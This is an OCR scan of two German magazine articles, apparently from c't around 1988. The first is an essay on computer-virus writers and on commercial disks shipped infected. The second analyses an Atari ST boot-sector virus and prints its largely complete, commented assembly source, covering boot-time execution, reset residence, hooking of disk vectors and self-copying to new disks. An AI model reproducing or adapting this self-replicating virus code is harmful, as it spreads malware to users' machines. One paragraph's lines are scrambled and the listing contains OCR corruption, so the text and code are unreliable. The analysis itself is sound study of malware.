


Angst vor Computer-Viren

Über Saboteure mit Allmachtsphantasien

Hans-Jürgen Risch

Die elektronische Datenverarbeitung ist von vielen unbemerkt zur gesellschaftlich prägenden Kraft geworden, die das Leben und Arbeiten mitbestimmt. Nach anfänglichem Zögern und Mißtrauen entschließen sich immer mehr Menschen, auch privat einen Computer zu benutzen. Doch jetzt droht den häuslichen 'Rechenzentren' Gefahr: Immer mehr Virus-Programme verleiden den Computer-Spaß.

Nichts fürchtet der Mensch mehr als die Berührung mit dem Unbekannten. Man will sehen, was nach einem greift, man will es erkennen oder zumindest einordnen können. Diesen menschlichen Erkenntnisdrang unterlaufen die Computer-Viren. Wo sie eindringen, meldet sich der Freizeitpartner Computer unerwartet mit Bomben, Abstürzen, Rattern der Laufwerke oder rätselhaften Ausgaben auf dem Bildschirm – nichts geht mehr. Hilflos steht der Anwender vor diesem Desaster. Allein Programmierer, die das jeweilige Betriebssystem genau kennen, können mit Schutz-Programmen helfen. Der Computer, der lange genug brauchte, um breite Akzeptanz zu finden, wird wieder zum geheimnisvollen technischen Wunderwerk, nur von wenigen beherrschbar.

Die Freude über moderne Benutzeroberflächen und attraktive Programme war groß, bis das Schreckgespenst Viren auftauchte. Es gibt kaum eine Fachzeitschrift, die nicht ausführlich darüber berichtete, auch wenn manchmal eine gewisse Zweideutigkeit zu bemerken war. Was halten Sie davon, wenn in einer Zeitschrift vor Viren gewarnt, gleichzeitig aber mit einem unkritischen Bericht auf das 'Virus-Construction-Set' der Firma XYZ ausführlich hingewiesen wird? Mit diesem Hilfsmittel gelingt es auch einem Programmier-Unkundigen, den Nutzern von Computern schlaflose Nächte zu bereiten. Es sei denn, auch diese hätten sich das gelobte Set zugelegt: Es erstellt natürlich auch die notwendigen Anti-Viren-Schutzprogramme.

Dieses Hilfsmittel richtet sich an den jugendlichen 'Möchtegern-Hacker', der damit vielleicht einen Freund oder den Lehrer einmal richtig reinlegen möchte. Auf diese Weise hat schon mancher Virus seinen Weg in Tausende von Systemen gefunden. Wenn diese 'Spielzeug'-Viren dort auch nicht die zerstörerische Kraft der professionellen entfalten, so überfordert die Möglichkeit der Herstellung und Verbreitung doch das Verantwortungsgefühl junger Menschen. Ihnen wird damit der erste Schritt in eine falsche Richtung ermöglicht.

Warum setzen aber auch erfahrene Programmierer ihr Können für Viren ein, statt mit guten Programmen Geld zu verdienen? In großen Software-Häusern entstehen umfangreiche Programmpakete in Teamarbeit; der geniale einzelne Programmierer ist heute selten. Viele Menschen hegen jedoch den Wunsch, einzigartig zu sein, irgendwie aufzufallen und aus der Masse hervorzutreten. Der Wunsch nach mehr individueller Selbstdarstellung, dem Präsentieren der eigenen Größe und überlegenen Fähigkeiten ist mächtig. Sogar gesellschaftsschädliches und kriminelles Handeln findet eine Schar ansonsten unauffälliger Bewunderer. Über spektakuläre Aktionen berichten die Medien gerne, der Akteur gerät ins Rampenlicht der Öffentlichkeit.

Sogar die lieber im Verborgenen wirkenden Viren-Produzenten können da nicht widerstehen: So erschien denn in einer Fachzeitschrift ein Interview mit einem dieser Dunkelmänner. Die Zeitschrift dramatisierte die Wichtigkeit dieser Person durch fast geheimdienstmäßige Darstellung; auf dem Foto bleibt das Gesicht unkenntlich im Schatten. Wer denkt da nicht an Spione, Abenteuer und Gefahren? Das produziert Nachahmer; das Risiko, bei diesem Verstoß gegen Gesetze ertappt zu werden, ist gering.

Mag sein, daß oft auch andere Motive hinter der Programmierung von Viren stehen. Wie leicht kann man später der erste sein, der kommerziell ein Schutzprogramm gegen die eigene Virus-Produktion anbietet. Die Anwender entdeckten erst nach einiger Zeit den Viren-Befall ihres Systems – ein großer Teil der Software ist bereits unbrauchbar. Überall diskutieren die erschreckten PC-Nutzer über nichts anderes als diesen Virus. Verantwortungsbewußte Programmierer bemühen sich, unter Hochdruck ein Anti-Viren-Programm zu entwickeln, damit die Computerei wieder Spaß macht. Aber niemand kann den Wissensvorsprung des Virus-Vaters einholen. Eine wahrhaft teuflische Vision.

Was muß es diesen Saboteuren für ein Gefühl geben, daß sich ihr Virus-Programm so vermehrt hat? Allmachtsphantasien haben viele Menschen. Verschafft es ihnen eine Befriedigung, daß kaum ein Computer-Besitzer von ihren geistigen Ablegern, den Viren, verschont bleibt? Ich finde, daß man solche Leute Saboteure nennen muß. Wenn auch zunächst 'nur'

die privaten Nutzer geschädigt waren, ist es doch auch denkbar, daß in der durch Computer vernetzten Wirtschaft und den staatlichen Behörden Viren-Programme ganz erheblichen Schaden anrichten, unter Umständen zum Zusammenbruch ganzer Informationssysteme führen können.

Wer einmal verzweifeltes Opfer der Viren war, der wird die Angst nicht mehr los: Wann kommt die nächste Verseuchung, die kaum zu verhindern ist, mit noch wirksameren und gefährlicheren Viren? Manch einer mag glauben, daß Viren sich nur durch wilde Raubkopiererei, durch Software aus unbekannten Quellen und Public-Domain-Programme oder über DFÜ verbreiten. Aber auch derjenige, der nur 'Orginal-Programme' kauft, ist nicht völlig sicher.

Die Firma Omikron brachte für den Atari ST ein Update ihres schnellen BASIC auf den Markt, das von Viren befallen war. Karsten Kraus von Omikron erklärte gegenüber c't: 'Wir verschickten circa 200 Disketten, von denen zwei Viren enthielten. So schnell wie möglich sandten wir unseren Kunden ein Anti-Virus-Programm kostenlos nach.' Die Firma Omikron beschäftigt sich aufgrund dieser Vorkommnisse intensiv mit der Erforschung von Viren; demnächst bringt sie ein umfangreiches Anti-Virus-Programm als Public-Domain-Paket auf den Markt.

Auch größere Software-Firmen wie Aldus, Ashton-Tate, Lotus und Microsoft können unfreiwillig zu Überträgern von Viren werden. In den USA sollen Viren bereits in zahlreichen Utility-Programmen für MSDOS-, UNIX- sowie auch Macintosh-, Atari- und Amiga-Rechnern aufgetreten sein. Beispiele dafür sind Arc, Arc513, Arc600, Balktalk, Discscan, Dosknows, Egabtr, Filer, List60, QMDM110, QMDM110A, Quikkbbs, Secret, Stripes und Vdir.

Man darf auch die Zahl der unzufriedenen, technisch versierten Mitarbeiter nicht unterschätzen, die es in der Datenverarbeitungs-Branche gibt. Ein Insider kann Viren einsetzen, die erst nach langer Zeit wirksam werden, nachdem sie bereits alle Systeme infiziert haben. Bei der heutigen Verflechtung der Banken und bei ihrer wirtschaftlichen Macht könnte so etwas zum kurzfristigen Zusammenbruch des gesamten Systems führen.

10 000 Disketten von GFA verseucht

Brennende Aktualität erhielt das Thema dieses Beitrages durch eine Nachricht, die uns noch kurz vor Druckbeginn dieser Ausgabe erreichte: der Bootsektor-Virus für den Atari ST (siehe auch Beitrag „Die Viren sind da" auf Seite 72) ist auf Disketten der Firma GFA entdeckt worden, die dem brandneuen Buch zum GFA-BASIC 3.0 beiliegen. Wie GFA mitteilte, sind das Buch und die verseuchte Diskette in einer Auflage von 10 000 Exemplaren hergestellt worden. Rund 1500 Stück waren bereits verkauft, als der Virus entdeckt wurde. Alle namentlich bekannten Käufer sollten benachrichtigt werden. Man erwarte einen erheblichen wirtschaftlichen Schaden, weil alle noch auf Lager befindlichen Exemplare „gesäubert" und mit einem Aufkleber als „virenfrei" gekennzeichnet werden müßten. Befürchtet wird, daß der Virus auch auf einigen Disketten von „GFA Draft ST" verbreitet worden sein könne.

Kaum vorstellbar, welche Gefahren für das menschliche Leben im Gesundheitsbereich durch unsichere Betriebssysteme entstehen können. Wieviel Tote führen zu strengeren Sicherheitsmaßnahmen, die auch vor der Überprüfung herkömmlicher Betriebssysteme auf Schutz vor unbefugtem Eindringen beispielsweise von Viren nicht zurückschrecken – auch wenn das manchem bekannten Hersteller finanzielle Einbußen beschert?

Über gezielt eingeschleuste Viren-Programme, die in Unternehmen bereits verheerende Folgen hatten, gibt es kaum Informationen. Immer noch werden solche 'Unfälle' vertuscht. Die Informatik als Wissenschaft muß sich in Zukunft verstärkt mit solchen Fragen beschäftigen. Der Ruf nach dem Gesetzgeber schafft dabei keine Abhilfe. (ad)

ct

Die Viren sind da

Bootsektor-Viren erobern den Atari ST

Thomas Koziel, Guido Leister

Mittlerweile hat das Thema Computer-Viren seinen theoretischen Charakter gänzlich verloren. Für einige Computermodelle geistert eine bunte Palette der ungeliebten Spezies durch die Lande. Der Atari ST nimmt in der Gruppe der bedrohten Rechner eine Spitzenposition ein. Die kleinen Programme richten bei ihm häufig einen beträchtlichen Schaden an; aber auch harmlose Ausführungen können, unsauber programmiert, häßliche Nebeneffekte erzielen. Am Beispiel des 'Disk-Virus', eines beim Autor unlängst ins System eingedrungenen Exemplars, wird ein solcher Fall dokumentiert und auf Früherkennung und Therapie eingegangen.

Von 'Viren' in Computersystemen erfuhr ich das erste Mal vor etwa vier Jahren – aus einem allgemeinwissenschaftlichen Magazin. Dort war von Programmen zu lesen, die sich in einer Rechneranlage verhielten wie Krankheitserreger in einem lebenden Organismus. Einmal auf einem verbreiteten Computermodell installiert, könne ein solches Produkt perfider Programmierung epidemischen Charakter zeigen.

Der c't-Artikel 'Die Viren kommen' [1] war da schon etwas praxisnäher – der Autor entwickelte vor den Augen des erstaunten Lesers das Konzept eines funktionsfähigen Virus. Das Thema war mit einem Male beunruhigend aktuell; es bestand die Wahrscheinlichkeit, daß bereits einige Virus-Exemplare in Umlauf waren, die je nach verhandener Restmoral ihres Erzeugers durchaus großen Schaden anrichten konnten.

Infektion

So war ich im März 1988 nicht gänzlich unvorbereitet, als der amateur, der bei mir zwecks erste Virus in mein System eindrang. Ein befreundeter Funk-Demonstration seiner geistigen Früchte mit einer Diskette erschien, leistete ihm dabei unwissentlich Vorschub. Einen weiteren Vorteil zog der Virus aus der Tatsache, daß ich den Treiber für meine Festplatte vom AUTO-Ordner einer Diskette boote, die meist nicht schreibgeschützt ist.

Der genaue Tathergang verlief wohl so, daß ich den Rechner ausgeschaltet und das System mit der Diskette meines Bekannten hochgefahren habe. Die Festplatte blieb in Betrieb, ohne allerdings in das System eingebunden zu werden. Das habe ich erst durch nachträgliches Anstarten des AHDI-

```
;================================
;     Virus-Kopf auf Diskette
;================================

vir_disk  bsr     install_1
;--------------------------------
; Die folgenden Eintragungen dienen
; normalerweise zur Spezifikation der
; Diskette. Einige minder wichtige
; Felder werden vom Virus benutzt.
;--------------------------------
          dc.l    $07a31cdf       ;2tes magisches Langwort
          dc.w    $000d           ;Alter des Virus
          dc.b    $45             ;3 Bytes Serial-Number
          dc.b    $0c
          dc.b    $e0
          dc.w    $0002           ;Bytes per Sektor
          dc.b    $02             ;Sektoren per Cluster
          dc.w    $0100           ;Reservierte Sektoren
          dc.b    $02             ;Anzahl der FATs
          dc.w    $7000           ;Max. Eintrage im Dir
          dc.w    $d002           ;Sektoren per Disk
          dc.b    $f8             ;Media-description-Byte
          dc.w    $0500           ;Sektoren per FAT
          dc.w    $0900           ;Sektoren per Spur
          dc.w    $0100           ;Diskettenseiten
          dc.w    $0000           ;versteckte Sektoren
          dc.w    $6066           ;Execflag

;================================
;     Viruskopf im Speicher
;================================

vir_mem   dc.l    $12123456       ;erstes magisches Langwort
          dc.l    $000f7e00       ;Startadresse im Speicher
          bra     vir_head        ;mit diesem Branch beginnt
                                  ;die zweite Installations-
                                  ;phase.
          dc.l    $07a31cdf       ;2tes magisches Langwort
          dc.w    $0010           ;Alter des Virus
```

Programms nachgeholt. Später bemerkte ich nach einem erneuten Reset, daß nur der Standard-Desktop von Atari erschien und die Harddisk-Icons gänzlich fehlten. Dies deutete auf das Fehlen eines Desktop-Infos auf der Partition C: hin, die nach erfolgreichem Initialisieren der Harddisk dem Atari als Standardlaufwerk dient. Ich war jedoch völlig sicher, die Datei DESKTOP.INF dort abgelegt zu haben.

Anscheinend hatte der Rechner beim Starten von AHDI die Festplatte nicht erkannt und die Initialisierung abgebrochen. Der erfahrene Atari-User überprüft in diesem Falle zunächst die nicht spärlich an seinem Rechner vorhandenen Kabel auf richtigen Sitz – ohne Erfolg. Die Harddisk vollführte beim Einschalten ihren üblichen Lärm. Nach einem anschließenden Start des Rechners verriet ein kurzes Aufflackern der Busy-LED einen Zugriff von TOS auf den Bootsektor, der gleichzeitig den Höhepunkt und das Ende der Kommunikation zwischen Rechner und Festplatte bildete.

Nun, vielleicht war ja die Bootdiskette in irgendeiner, wenn auch schwer vorstellbaren Weise defekt geworden. Ein Versuch mit dem schreibgeschützten Original führte jedoch auch nicht zum Ziel. In meiner Ratlosigkeit klickte ich das Floppy-Icon A: an – und erhielt eine Alertbox mit dem Hinweis, daß die Diskette in Laufwerk A: schreibgeschützt sei, was ich doch vor dem nächsten Versuch bitteschön ändern möge. Verblüffung! 'Wer' oder besser 'was' versuchte denn da, beim Öffnen des Laufwerks auf die Diskette zu schreiben?

Diagnose

Der Virus hatte sich verraten. Sehr schnell stellten mein Bekannter und ich fest, daß die Bootsektoren unserer Disketten ausführbar waren und sinnvollen Programmcode enthielten. Beim Disassemblieren entdeckten wir eine kleine Routine, die verschiedene Betriebssystem-Vektoren 'verbiegt'.

Merkwürdig nur, daß bei meinem Bekannten, der mit zwei Diskettenlaufwerken arbeitet, der Rechner den Bootvorgang mit drei Bomben abbrach, während in meinem System mit einem Laufwerk der Virus ungehindert booten und sich in den Speicher mogeln konnte. Mehr noch, auch die Festplatte war infiziert. Obwohl ich nicht mehr darauf zugreifen konnte, reichte die Überprüfung des Sektors Null aus, die das TOS bei jedem Systemstart durchführt [2], um den Virus in den Speicher zu laden.

Nun war die Situation einigermaßen klar: Sektor Null der Harddisk enthält unter anderem auch die Partitions-Informationen, ohne die der Treiber die Platte nicht initialisieren kann. Der Virus hatte sie überschrieben; folglich brach AHDI den Versuch, die Festplatte einzubinden, sang- und klanglos ab.

Das Listing zeigt den Virus in disassemblierter Form. Er besitzt zwei Köpfe von je 32 Byte Länge. Der erste enthält die Beschreibung des Diskettenformats, die sich nur durch den vom Virus benutzten Sprungbefehl und drei unbedeutende Füllwörter von den Informationen auf einer gesunden Diskette unterscheidet. Den zweiten Kopf benutzt der Virus später im Speicher, um sich wichtige Informationen zu merken.

Um in den Rechner zu gelangen, nutzt er die Gutmütigkeit des TOS aus. Dieses lädt beim Booten den ersten Sektor der Diskette in Laufwerk A: automatisch in den Speicher und errechnet die Summe aller Bytes, die dieser enthält. Das Ergebnis wird auf Wortlänge verkürzt (modulo $FFFF) und mit $1234 verglichen. Stimmen diese Werte überein, so ruft das Betriebssystem den Bootsektor als Unterprogramm auf, ohne zu ahnen, daß es damit vielleicht einen Virus zum Leben erweckt.

Dieser beginnt mit dem erwähnten Sprungbefehl, der die beiden Virusköpfe mit den Disketten- und Programminformationen übergeht und zur Installationsroutine des Virus verzweigt. Diese stellt nun durch Untersuchen der Byte-Folge beginnend bei $200 Byte unterhalb der oberen Grenze des Benutzerspeichers (*memtop*) fest, ob das System bereits befallen ist. Dazu überprüft sie das Vorhandensein von zwei magischen Langworten. Der Virus geht damit auf Nummer Sicher; das erste Langwort $12123456 könnte ja auch zu einem anderen Utility gehören.

```
            dc.l    $00fc0de6           ;alter Vektor hdv_bpb
            dc.l    $00fc0f96           ;alter Vektor hdv_mediach
            dc.w    $0900               ;Überreste der Disketten-
            dc.w    $0100               ;strukturinformationen
            dc.w    $0000
vir_head    bra     install_3

;====================
;     Viruskörper
;====================

;-----------------------------------
; Der Routine install_1 wird die Kon-
; trolle vom System überreicht, so-
; bald der gelesene Bootsektor als
; ausführbar erkannt wurde.
;-----------------------------------


install_1   movea.l (a7)+,a0            ;pop stack ergibt
            subq.l  #$2,a0              ;Speicheranfangsadresse
            suba.l  a2,a2               ;lösche a2
            movea.l $436(a2),a1         ;bringe MEMTOP in a1
            suba.w  #$200,a1            ;Virus bereits
            cmpi.l  #$12123456,(a1)     ;im Speicher ?
            bne     install_2           ;wenn nicht - installieren
            cmpi.l  #$7a31cdf,$a(a1)    ;ist es sicher der Virus ?
            bne     install_2           ;wenn nicht - installieren
            rts

install_2   move.w  $6(a0),$e(a0)       ;Virusalter an neuen Platz
            move.l  #$12123456,(a0)     ;Magisches Long an Anfang
            move.l  a1,$4(a0)           ;Anfangsadresse dahinter
            move.w  #$6014,$8(a0)       ;Sprungbefehl an Stelle 8
            move.l  #$7a31cdf,$a(a0)    ;zweites Langwort
            move.l  $472(a2),$10(a0)    ;alte hdv_bpb u. hdv_mediach
            move.l  $47e(a2),$14(a0)    ;Vektoren im Virus speichern
            clr.w   d1                  ;Virus an neue Position
            move.w  #$fe,d0             ;verschieben, dabei Wortsum-
loop_1      move.w  (a0),(a1)+          ;me bilden damit Checksumme
            add.w   (a0)+,d1            ;#$5678 erreicht wird
            dbf     d0,loop_1
            neg.w   d1
            add.w   #$5678,d1
            move.w  d1,(a1)
            rts


;-----------------------------------
; Install_3 wird ausgeführt, wenn am
; Anfang einer geraden Speicherseite
; vom Betriebssystem das magische
; Langwort $12123456 gefunden wurde.
; Dafür haben install_1 und install_2
; bereits gesorgt.
;-----------------------------------

install_3   suba.l  a2,a2               ;a2 löschen
            subi.l  #$200,$436(a2)      ;$200 Bytes unterhalb MEMTOP
            subi.l  #$200,$496(a2)      ;reservieren
            lea     $34(pc),a0          ;hdv_bpb umbiegen
            move.l  a0,$472(a2)
            lea     $10(pc),a0          ;hdv_mediach umbiegen
            move.l  a0,$47e(a2)
            move.w  $446(a2),-(a7)      ;Boot-Device auf Stack
            bsr     new_vir             ;gleich mal weiterverbreiten!
            addq.l  #$2,a7
            rts


;-----------------------------------
; Die Routine vir_med wird bei jedem
; Aufruf von Mediach (BIOS 9) ange-
; sprungen.
;-----------------------------------

vir_med     move.w  $4(a7),-(a7)        ;Device-Word nochmal auf Stack
            movea.l $ff5c(pc),a0        ;alter hdv_mediach Vektor
            jsr     (a0)                ;anspringen
            addq.l  #$2,a7
            tst.w   d0                  ;Diskette gewechselt ?
            ble     vir_med_1           ;wenn nicht, egal
            move.w  $4(a7),-(a7)        ;andernfalls Device auf Stack
            bsr     new_vir             ;und auch neue Disk infizieren
            addq.l  #$2,a7
vir_med_1   rts


;-----------------------------------
; Vir_bpb wird angesprungen bei einem
; Aufruf von Getbpb (BIOS 7).
;-----------------------------------

vir_bpb     move.w  $4(a7),-(a7)        ;Device_Word auf Stack
            bsr     new_vir             ;und Infizierungsversuch
            addq.l  #$2,a7
            movea.l $ff38(pc),a0        ;alten hdv_bpb Vektor
            jmp     (a0)                ;anspringen


;-----------------------------------
; New_vir versucht eine Weiterver-
; breitung auf das Device für welches
; Getbpb oder Mediach aufgerufen wur-
; den.
;-----------------------------------
```

Falls einer der beiden Werte nicht vorhanden ist, weiß der Virus, daß sich noch keines seiner Doubles im Speicher eingenistet hat. Er überschreibt deshalb die ersten sechzehn Bytes seines zweiten Kopfs mit den beiden magischen Langwörtern, seinem Alter, einem Sprungbefehl, der neuen Startadresse ($200 unterhalb von *memtop*) und den momentanen Werten der Systemvariablen *hdv_bpb* und *hdv_mediach*, den Vektoren auf die BIOS-Routinen zum Holen des BIOS-Parameterblocks und zum Erkennen eines Diskettenwechsels.

Danach kopiert er sich an seinen auserkorenen Wohnsitz. Beim Verschieben berechnet er gleichzeitig seine Checksumme neu, die sich durch das Laden der Variablen geändert hat. Zum Schluß legt er an der letzten Wortgrenze vor *memtop* einen Ausgleichswert ab, damit der neue Virus in den obersten $200 Bytes des Benutzerspeichers die Wortsumme $5678 erhält. Danach gibt die Installationsroutine die Kontrolle mit einem RTS-Befehl wieder an das TOS zurück – ohne auch nur eine Systemvariable oder einen Vektor geändert zu haben!

Laborbericht

Ein Blindgänger also? Mitnichten: Um zu verstehen, wie es schließlich doch zur Aktivierung des Eindringlings kommt, bedarf es der Kenntnis einer Eigenheit von TOS, die in der Literatur oft übergangen wird. Noch bevor das Betriebssystem seine Initialisierungsphase durch Anstarten eines eventuell im AUTO-Ordner befindlichen Programms beendet, durchsucht es den RAM-Bereich vom oberen physikalischen Ende bis zur Adresse $600 abwärts nach einer Grenze zwischen zwei $200-Byte-Seiten, die folgende Bedingungen erfüllt:

- Im ersten Langwort steht die magische Zahl $12123456.
- Das zweite Langwort ist ein Zeiger auf die untersuchte Speicherseite.
- Die Wortsumme aller 512 Bytes dieses Feldes beträgt $5678.

Dieser Mechanismus dient dazu, residente Programme im Atari ST nach einem Reset wieder zu aktivieren [3]. Aber durch die Vorarbeit der Installationsroutinen erfüllt der Virus diese Voraussetzungen ebenfalls und ist damit gleichzeitig reset-resident.

Das TOS startet den Virus also erneut, der dann die Variablen *memtop*, *hdv_bpb* und *hdv_mediach* manipuliert. Durch die Änderung von *memtop* schützt er sich selbst vor Überschreiben durch Anwenderprogramme, über die *hdv*-Vektoren hängt er sich in das Betriebssystem ein; bei Aufruf der BIOS-Routinen *Getbpb* und *Mediach* werden zuerst die Virus-Routinen *vir_med* beziehungsweise *vir_bpb* durchlaufen.

Diese kopieren zunächst das viertunterste Stack-Wort nach oben, welches bei einem Aufruf der genannten BIOS-Funktionen nach Durchlauf des Traphandlers das Device-Wort enthält. Eine Null steht für Laufwerk A:, die Eins für B:, die Zwei für C: und so fort. Danach erfolgt ein Aufruf des Unterprogramms *new_vir*, das zuerst die Register rettet und das Device-Wort unter der Rücksprungadresse auf dem Stack hervorsucht. Mit der BIOS-Funktion *Rwabs* wird der Bootsektor des angesprochenen Device eingelesen und – falls dabei kein Fehler auftritt – auf Bootbarkeit überprüft.

Ist er noch nicht bootbar, so werden die Kopfbytes für die Disketten-Version des Virus eingetragen, das Alter des Nachkommen durch Erhöhen des eigenen erzeugt, das eigentliche Virusprogramm in den Disk-Puffer kopiert und dann mit Hilfe der XBIOS-Funktion *Protobt* ein neuer Bootsektor daraus erzeugt. Ein erneuter Aufruf von Rwabs (wieder wird die Device-Nummer aus dem viertuntersten Stack-Wort hochkopiert) schreibt den neuen Sektor auf Diskette; der Virus hat sich erfolgreich vermehrt.

An dieser Stelle betrachtet er sein eigenes Alter. Ist es größer als zwanzig, so springt er eine recht chaotisch anmutende Routine an, die ich mit *show_vir* bezeichnet habe. Diese entschlüsselt in einer Schleife durch Verschieben und logische Verknüpfungen eine kodierte Meldung und schreibt sie mit der BIOS-Funktion *Bconout* über den Desktop. Der Virus hat sich offenbart.

Eigentlich ein recht harmloser Vertreter seiner Spezies, möchte

```
new_vir   movem.l d0-d2/a0-a3,-(a7) ;Register retten
          movea.l $4c6,a3           ;Disk_puffer_adr in A3
          move.w  $4(a7),-(a7)      ;hier hat der Virus-
                                    ;Programmierer einen Bock
                                    ;geschossen. Da gerade die
                                    ;Register gerettet wurden,
                                    ;wird statt auf das Device-
                                    ;Word auf das Low-Word von
                                    ;D1 zugegriffen. Aber was
                                    ;befindet sich in D1 ?????
          clr.w   -(a7)             ;Sektornummer
          move.w  #$1,-(a7)         ;ein Sektor
          pea     (a3)              ;Disk-Puffer-Adresse
          move.w  #$2,-(a7)         ;Sektor lesen
          move.w  #$4,-(a7)         ;BIOS Nr. 4 (Rwabs)
          trap    #$d
          adda.l  #$e,a7
          tst.l   d0                ;Fehler ?
          bne     new_vir3          ;dann aufhören
          movea.l a3,a0             ;Disk-Puffer-Adresse in A0
          clr.w   d1                ;Aufaddieren der 256 Worte
          move.w  #$ff,d0           ;des gerade gelesenen
new_vir1  add.w   (a0)+,d1          ;Sektors
          dbf     d0,new_vir1
          cmp.w   #$1234,d1         ;Bootsektor ausführbar ?
          beq     new_vir3          ;dann nicht infizieren
          movea.l a3,a0             ;Nein ? Dann Viruskopf für
          move.w  #$611e,(a0)+      ;Schreiben auf Diskette
          move.l  #$7a31cdf,(a0)+   ;modifizieren
          move.w  $fee6(pc),d0      ;eigenes Alter um eins
          addq.w  #$1,d0            ;erhöhen
          move.w  d0,(a0)+          ;und im Kopf speichern
          adda.w  #$16,a0           ;16 Bytes dahinter soll
          lea     $feea(pc),a1      ;Programmcode beginnen
          move.w  #$f0,d0           ;241 Worte in Disk-Puffer
new_vir2  move.w  (a1+),(a0)+       ;übertragen
          dbf     d0,next_vir2
          move.w  #$1,-(a7)         ;erzeugen eines ausführbaren
          move.w  #$ffff,-(a7)      ;Bootsektors, alter Disktyp
          move.l  #$ffffffff,-(a7)  ;alte Serial-Number
          pea     (a3)              ;mittels Protobt
          move.w  #$12,-(a7)        ;BIOS $12 (Protobt)
          trap    #$e
          adda.w  #$e,a7
          move.w  $4(a7),-(a7)      ;Device-Word nach oben legen
          clr.w   -(a7)             ;Sektor 0
          move.w  #$1,-(a7)         ;ein Sektor
          pea     (a3)              ;Disk-Puffer-Adresse
          move.w  #$3,-(a7)         ;Schreibvorgang
          move.w  #$4,-(a7)         ;BIOS 4 (Rwabs)
          trap    #$d
          adda.w  #$e,a7
          move.w  $fe98(pc),d0      ;Eigenes Alter > 20 ?
          cmp.w   #$14,d0
          ble     next_vir3         ;Nicht? Dann fertig!
          bsr     show_vir          ;Ja? Dann zeige Dich!
new_vir3  movem.l (a7)+,d0-d2/a0-a3 ;Register wiederherstellen
          rts

;-------------------------------------
; Show_vir offenbart den Virus durch
; eine Meldung, die mit Bconout über
; das Desktop geschrieben wird. Diese
; Meldung wird zuerst entschlüsselt.
;-------------------------------------

show_vir  move.l  a3,-(a7)          ;Disk-Puffer auf Stack
          lea     $20(pc),a3        ;Textanfangsadresse
show_vir1 move.b  (a3)+,d0          ;alle folgenden Bytes
          beq     show_vir2         ;entschlüsseln bis eine 0
          eori.b  #$55,d0           ;gelesen wird
          ror.b   #3,d0
          move.w  d0,-(a7)          ;mittels Bconout ausgeben
          move.w  #$2,-(a7)
          move.w  #$3,-(a7)
          #trap   #$d
          addq.l  #$6,a7
          bra     show_vir1         ;nächstes Zeichen
show_vir2 move.l  (a7)+,a3
          rts

;-------------------------------------
; Hier steht die zum Schutze des Vi-
; rusprogrammes verschlüsselte Mel-
; dung.
;-------------------------------------

vir_text  dc      $5fc7c7c7c76f6f6f
          dc      $17171717545c548d
          dc      $d654771ece0ee71e
          dc      $c6fece548dde5416
          dc      $5ef654ee1e7e767e
          dc      $c65486fe6e7ece4e
          dc      $16365e6e7e26545c
          dc      $3d05000000000000
          dc      $0000000000000000
          dc      $0000000000000000
          dc      $0000
chk_sum   dc.w    $xxxx             ;Hier steht die Checksumme
                                    ;die einerseits die Bootbar-
                                    ;barkeit des Sektors, an-
                                    ;dererseits das Vorhanden-
                                    ;sein einer Speicherboot-
                                    ;routine markiert.
```

Das Betriebssystem lädt den Bootsektor-Virus beim Systemstart automatisch von Diskette in den Speicher, wo er sich reset-resident installiert.

Device-Nummern, die nicht mit angeschlossenen Laufwerken korrespondieren, führen zu einem unkontrollierten Verhalten der Rwabs-Funktion.

```
/****************************************
*  Rwabs-Test                          *
*  ==========                          *
*  prüft das Verhalten von Rwabs bei   *
*  Eingabe "unsinniger" Device-Numbers *
****************************************/

#include <osbind.h>

char buf [512];

main ()
{
  int i,j,dev,sec;

  printf ("Welches Device\n");
  scanf ("%d", &dev);
  printf ("Sektor\n");
  scanf ("%d", &sec);
  Rwabs (2,&buf,1,sec,dev);
  for (i=0;i<16;i++)
  {
    for (j=0;j<32;j++)
    {
      printf ("%02x", buf [i*32 + j] );
    }
    printf ("\n");
  }
  Cconin ();
}
```

man meinen. Vor dem Überschreiben eines Bootsektors prüft er sogar, ob dort nicht schon ein Programm steht; nichts wird gelöscht. Und überhaupt, wie soll er eigentlich auf dem physikalischen Sektor Null der Harddisk gelandet sein? *Rwabs* kann doch nur logische Devices ansprechen. Zu erwarten wäre allenfalls, daß eine Einnistung in den logischen Sektoren Null der Partitionen erfolgte. Und das bliebe ohne spürbare Folgen.

Es kommt in diesem Fall aber zu einer unglücklichen Verkettung von zwei Tatsachen:

- Der Virus enthält einen Bug und
- *Rwabs* kann unter Umständen in Verbindung mit dem AHDI eben doch auf physikalische Sektoren zugreifen (was aber meines Wissens nirgends dokumentiert ist).

